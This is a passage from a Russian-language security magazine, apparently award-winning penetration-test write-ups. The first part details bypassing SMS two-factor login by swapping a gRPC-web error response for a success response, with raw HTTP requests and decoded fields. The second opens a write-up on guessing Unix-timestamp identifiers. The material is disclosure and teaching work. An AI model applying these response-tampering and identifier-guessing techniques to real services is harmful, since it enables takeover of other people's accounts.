
Запрос в декодированном виде содержит два поля:

- поле 1 — UUID сессии аутентификации (содержимое поля 2 из ответа сервера на прошлом шаге);
- поле 2 — код подтверждения из SMS (`2345`).




```
{
  "1": "e94f46ce-c9f1-11eb-9433-027eb92e4dfc",
  "2": "2345"
}
```

Злоумышленник перехватывает ответ сервера с ошибкой.



```
HTTP/2 200 OK
Date: Thu, 10 Jun 2021 10:36:06 GMT
Content-Type: application/grpc-web-text+proto
Access-Control-Allow-Origin: https://[redacted]
Access-Control-Expose-Headers: grpc-status,grpc-message
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: strict-origin
Strict-Transport-Security: max-age=31536000; includeSubdomains;

AAAAAAQKAggLgAAAAB5ncnBjLXN0YXR1czowDQpncnBjLW1lc3NhZ2U6DQo=
```


В декодированном виде ответ содержит поле 1 с ошибкой 11 (некорректный код из SMS).



```
{
  "1": {
    "1": 11
  }
}
```

Шаг 3. Подмена ответа сервера с ошибки на успешный

Для атаки злоумышленник подменяет ответ сервера: вместо ответа с ошибкой придет сообщение об успешном вводе кода из SMS.




Response from https://[redacted].auth.AuthService/VerifyCode [[redacted]]

```
HTTP/2 200 OK
Date: Thu, 10 Jun 2021 13:44:54 GMT
Content-Type: application/grpc-web-text+proto
Access-Control-Allow-Origin: https://[redacted]
Access-Control-Expose-Headers: grpc-status,grpc-message
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: strict-origin
Strict-Transport-Security: max-age=31536000; includeSubdomains;

AAAAAAQKABABgAAAAB5ncnBjLXN0YXR1czowDQpncnBjLW1lc3NhZ2U6DQo=
```

В декодированном виде:


- поле 1 — определяет ошибки от сервера (пустой массив);
- поле 2 — предположительно передает значение успеха о вводе кода (`True`).



```
{
  "1": {},
  "2": 1
}
```

Шаг 4. Генерация кода подтверждения и отправка запроса на вход в систему


На основе успешного ответа JavaScript генерирует код подтверждения. Данные для входа в приложение отправляет метод `SignIn` сервиса аутентификации.



```
POST /[redacted].auth.AuthService/SignIn HTTP/2
Host: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:89.0) Gecko/2
Accept: application/grpc-web-text
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://[redacted]
Authorization: Bearer [redacted]
X-Application: [redacted]
X-Device-Id: 1ed135[redacted]a-bfba-b7b5feaf453cR
X-Session-Id: 16233[redacted]
Content-Type: application/grpc-web-text
X-User-Agent: grpc-web-javascript/0.1
X-Grpc-Web: 1
Content-Length: 108
Origin: https://[redacted]
Te: trailers
Connection: close

AAAAAEwKJGU5NGY0NmNlLWM5ZjEtMTFlYi05NDMzLTAyN2ViOTJlNGRmYxokNWZkN2RiNWMtMG
```


Расшифрованные данные содержат два поля:

- поле 1 — UUID сессии аутентификации из прошлых запросов;
- поле 3 — код подтверждения (**UUID #2**), генерируемый сайтом при успешном вводе кода из SMS.



```
{
  "1": "e94f46ce-c9f1-11eb-9433-027eb92e4dfc",
  "3": "5fd7db5c-0a20-4881-a149-a208b5831d0c"
}
```

В ответ на этот запрос сервер возвращает сообщение об успешном входе вместе с токеном JWT. Этот токен позволяет получить полный доступ к аккаунту жертвы.



```
HTTP/2 200 OK
Date: Thu, 10 Jun 2021 13:45:11 GMT
Content-Type: application/grpc-web-text+proto
Set-Cookie: session=eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.ey[redacted]
Access-Control-Allow-Origin: https://[redacted]
Access-Control-Expose-Headers: grpc-status,grpc-message
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: strict-origin
Strict-Transport-Security: max-age=31536000; includeSubdomains;

AAAAA+4KABLDB2V5SmhiR2NpT2lKU1V6STFOaUlzSW5SNWNDSTZJa3BYVkNKOS5leUpwYm5OM
```

Для проверки уязвимости я успешно вошел в аккаунт коллеги с его разрешения.

Выводы

Итак, мне удалось продемонстрировать возможность захвата чужой учетной записи. Чтобы закрыть эту дыру, разработчику достаточно перенести на сервер генерацию данных, необходимых для входа в аккаунт. Когда я тестировал эту уязвимость во второй раз, механизм был переработан: генерация второго кода (**UUID #2**) теперь производится на основе одноразового кода и времени, количество отправок также ограничено.

INFO
Автор работы, занявшей второе место, отказался от публикации по неизвестным причинам.

Продолжение статьи →


FUCK THE LOGIC

ТРИ ИССЛЕДОВАНИЯ ЛОГИЧЕСКИХ БАГОВ, ПОЛУЧИВШИЕ PENTEST AWARD

ПЕРВОЕ МЕСТО: «АБЬЮЗ РАБОТЫ ТОКЕНОВ НА ОСНОВЕ ВРЕМЕННЫХ МЕТОК»

- **Автор: i_bo0om**

В этом райтапе я разберу атаку на веб-приложение, которое мы условно назовем TopApp. Одна из особенностей его API — это использование текущего значения времени в формате Unix в качестве уникального идентификатора.



Unix-время сейчас


1593942334

Москва. Сравнение времени: 12:45:34 воскресенье, 5 июль 2020 г, неделя 27

Поделиться!

Оно и верно, время назад не вернуть, оно число инкрементное, а количество операций вряд ли будет таким большим, чтобы вызвать исключительную ситуацию.

Вероятность генерации одного и того же уникального идентификатора достаточно мала, около 0,01% при условии, что две операции пройдут в одну и ту же секунду. А еще в идентификаторе сразу же фиксируется время операции.




15928608059818	23.06.20 00:20	2222 RUR Capitalist RUR	2000.91 RUR Русский стандарт
15917292817506	09.06.20 22:01	100000 RUR Сбербанк	90050.1 RUR QIWI RUB
15917288236209	09.06.20 21:53	100000 RUR Тинькофф	0.10526964 BTC Exmo BTC
15917286271336	09.06.20 21:50	100000 RUR Сбербанк	90050.1 RUR QIWI RUB
15917285315116	09.06.20 21:48	100000 RUR Сбербанк	90050.1 RUR QIWI RUB

Однако, зная время, когда произошла операция, мы имеем 100%-ю вероятность угадать этот идентификатор, так как для перебора идентификатора нам необходимо около 10 000 вариантов.

Именно из-за этого опасны такие уязвимости, как небезопасная ссылка на объект.

